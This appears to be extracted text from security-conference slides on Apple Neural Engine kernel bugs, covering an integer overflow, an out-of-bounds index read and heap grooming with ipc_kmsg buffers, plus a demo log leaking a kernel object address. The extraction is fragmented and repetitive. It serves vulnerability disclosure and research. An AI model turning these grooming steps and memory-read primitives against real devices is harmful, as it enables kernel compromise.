
ANECValidateMutableProcedureInfo

Offset Size struct \_\_\_attribute\_\_\_((aligned(8))) weightInfo 8000 0008 uint64\_t wi\_index; 0008 0008 uint64\_t wi\_off; 0010 0008 uint64\_t wi\_size; 0018 };

"ANECStatus ANECValidateMutableProcedureInfo(const ANECMutableProcedureInfo \*, uint64\_t)");




- ANECValidateMutableProcedureInfo() validated our object.
- <u>ANECGetMutableWeight()</u> is called to populate <u>ANECMutableWeight</u>.
- Because of the overflow, <u>weightBuf</u> could point to any location outside the buffer range.
- This vulnerability could be turned into arbitrary memory read if the procedure info address
  was known.



<u>ANECMutableProcedureInfo</u> is allocated from <u>KHEAP\_DATA\_BUFFERS</u>.




- <u>ANECMutableProcedureInfo</u> is allocated from <u>KHEAP\_DATA\_BUFFERS</u>.
- Groom <u>KHEAP\_DATA\_BUFFERS</u> with a lot of ipc\_kmsg data buffers.



ipc\_kmsg


- <u>ANECMutableProcedureInfo</u> is allocated from <u>KHEAP\_DATA\_BUFFERS</u>.
- Groom <u>KHEAP\_DATA\_BUFFERS</u> with a lot of ipc\_kmsg data buffers.
- Allocate the <u>ANECMutableProcedureInfo</u> object.




ipc\_kmsg

**MutableProcedureInfo** 

- ANECMutableProcedureInfo is allocated from KHEAP DATA BUFFERS.
- Groom <u>KHEAP DATA BUFFERS</u> with a lot of ipc\_kmsg data buffers.
- Allocate the <u>ANECMutableProcedureInfo</u> object.
- Overflow the calculation : weightInfo->wi\_off = (0 0x10000);



- ANECMutableProcedureInfo is allocated from KHEAP DATA BUFFERS.
- Groom <u>KHEAP\_DATA\_BUFFERS</u> with a lot of ipc\_kmsg data buffers.
- Allocate the <u>ANECMutableProcedureInfo</u> object.
- Overflow the calculation : weightInfo->wi\_off = (0 0x10000);
- Underflow the mw->\_weightBuf location to point to an ipc\_kmsg buffer.



Demo: Leak the *ipc kmsg* content to user-space.

[+] Allocated weightBuffer 0x130008000
[+] Serializing ...
[+] Patching model.hwx with custom init

[+] Loading model.hwx .. OK

12 11 00 00 BC FF 01 00 E0 59 FD CE 24 00 00 00 00 00 00 00 00 00 00 00 00 FF AA AA AA AA AA AA AA AA 00 00 00 00 00 EC [+] Leaked ipc port kernel object 0xfffffe24cefd59e0 [+] Message id 0x424200ff

E	seo	ctio	on	. OK
ŀ	FE	FF	FF	Y\$
			42	BB
)	00	00	00	
	EC	EC	EC	
	EC	EC	EC	
	EC	EC	EC	
	EC	EC	EC	
	EC	EC	EC	
	EC	EC	EC	
	EC	EC	EC	
	EC	EC	EC	
	EC	EC	EC	
	EC	EC	EC	
	EC	EC	EC	
	EC	EC	EC	
	EC	EC	EC	


# Vulnerabilities

### CVE-2022-32840: OOB writes in ANE\_ProgramSendRequest().

### CVE-2022-42805: ANECValidateMutableProcedureInfo() integer overflow.

### CVE-2022-32948: DeCxt::FileIndexToWeight() improper index validation.

 $\bullet$ 



### **DeCxt::FileIndexToWeight()** call trace

### <u>DeCxt::FileIndexToWeigh()</u> is reachable from <u>H11ANEInDirectPathClient:: ANE\_ProgramSendRequest().</u>

 $\bullet$ 

```
bool __thiscall DeCxt::FileIndexToWeight(DeCxt *this, uint32_t index, uint64_t offset, char **param_3)
2 {
 3
    MutableOperationInfo *weight_objects; // ×8
     uint64_t weightBufSize; // x20
 4
 5
    weight_objects = this->weight_objects;
 6
    weightBufSize = weight_objects[index]._weightBufSize;
     if ( weightBufSize <= offset )</pre>
 8
       _os_log_internal(
 9
         &dword_0,
10
         &_os_log_default,
11
12
         0,
13
         "%s: aggregate weight buffer chunk too small",
         "bool DeCxt::FileIndexToWeight(uint32_t, uint64_t, const char *&)");
14
15
     else
       *param_3 = &weight_objects[index]._weightBuf[offset];
16
     return weightBufSize > offset;
17
18 }
```

- Both *index* and *offset* are user-controlled parameters.
- weight objects class member is an array of <u>ANECMutableWeight</u>.
- shared buffer)

<u>DeCxt::FileIndexToWeigh()</u> is reachable from <u>H11ANEInDirectPathClient:: ANE ProgramSendRequest()</u>

ANECMutableWeight array allocation size is opsInfo->op count from ANECMutableProcedureInfo (user controlled



 $\bullet$ 

```
bool __thiscall DeCxt::FileIndexToWeight(DeCxt *this, uint3
2 {
    MutableOperationInfo *weight_objects; // x8
 3
     uint64_t weightBufSize; // x20
 4
 5
    weight_objects = this->weight_objects;
 6
    weightBufSize = weight_objects[index]._weightBufSize;
     if ( weightBufSize <= offset )</pre>
 8
       _os_log_internal(
 9
         &dword_0,
10
         &_os_log_default,
11
12
         0,
13
         "%s: aggregate weight buffer chunk too small",
         "bool DeCxt::FileIndexToWeight(uint32_t, uint64_t, co
14
15
     else
       *param_3 = &weight_objects[index]._weightBuf[offset];
16
     return weightBufSize > offset;
17
18 }
```

- Both *index* and *offset* are user-controlled parameters.
- weight objects class member is an array of <u>ANECMutableWeight</u>.
- shared buffer)

DeCxt::FileIndexToWeigh() is reachable from H11ANEInDirectPathClient:: ANE ProgramSendRequest()

32_t	index,	uint64_t	offset,	char	<pre>**param_3)</pre>
onst	char *	&)");			

ANECMutableWeight array allocation size is opsInfo->op count from ANECMutableProcedureInfo (user controlled



 $\bullet$ 



- Both *index* and *offset* are user-controlled parameters.
- weight objects class member is an array of <u>ANECMutableWeight</u>.
- shared buffer)

### DeCxt::FileIndexToWeigh() is reachable from H11ANEInDirectPathClient:: ANE ProgramSendRequest()

ANECMutableWeight array allocation size is opsInfo->op count from ANECMutableProcedureInfo (user controlled





- The lack of *index* validation allows reading out-of-bounds <u>ANECMutableWeight</u> objects.

### DeCxt::FileIndexToWeigh() is reachable from H11ANEInDirectPathClient:: ANE ProgramSendRequest()

• By grooming kernel memory, the attacker can read data from arbitrary kernel pointer with arbitrary size.

# **Vulnerabilities**

### CVE-2022-32840: OOB writes in ANE\_ProgramSendRequest().

### CVE-2022-42805: ANECValidateMutableProcedureInfo() integer overflow.

### CVE-2022-32948: DeCxt::FileIndexToWeight() improper index validation.


# Vulnerabilities


**CVE-2022-32840: OOB writes in ANE\_ProgramSendRequest().** 

CVE-2022-42805: ANECValidateMutableProcedureInfo() integer overflow.


CVE-2022-32948: DeCxt::FileIndexToWeight() improper index validation.

CVE-2022-32899: DeCxt::RasterizeScaleBiasData() OOB write.






#### **DeCxt::RasterizeScaleBiasData() prototype**




- param 1, param 2 and param 3 are user-controlled input.

• The function converts floating-point values from single-precision to half-precision.

#### **DeCxt::RasterizeScaleBiasData() prototype**




### • param 1 is 64-bit value and it's user-controlled input.




From DeCxt::ProcessOneInitItem()

### **DeCxt::RasterizeScaleBiasData() prototype**




### • param 2 is 16-bit value and it's user controlled input.

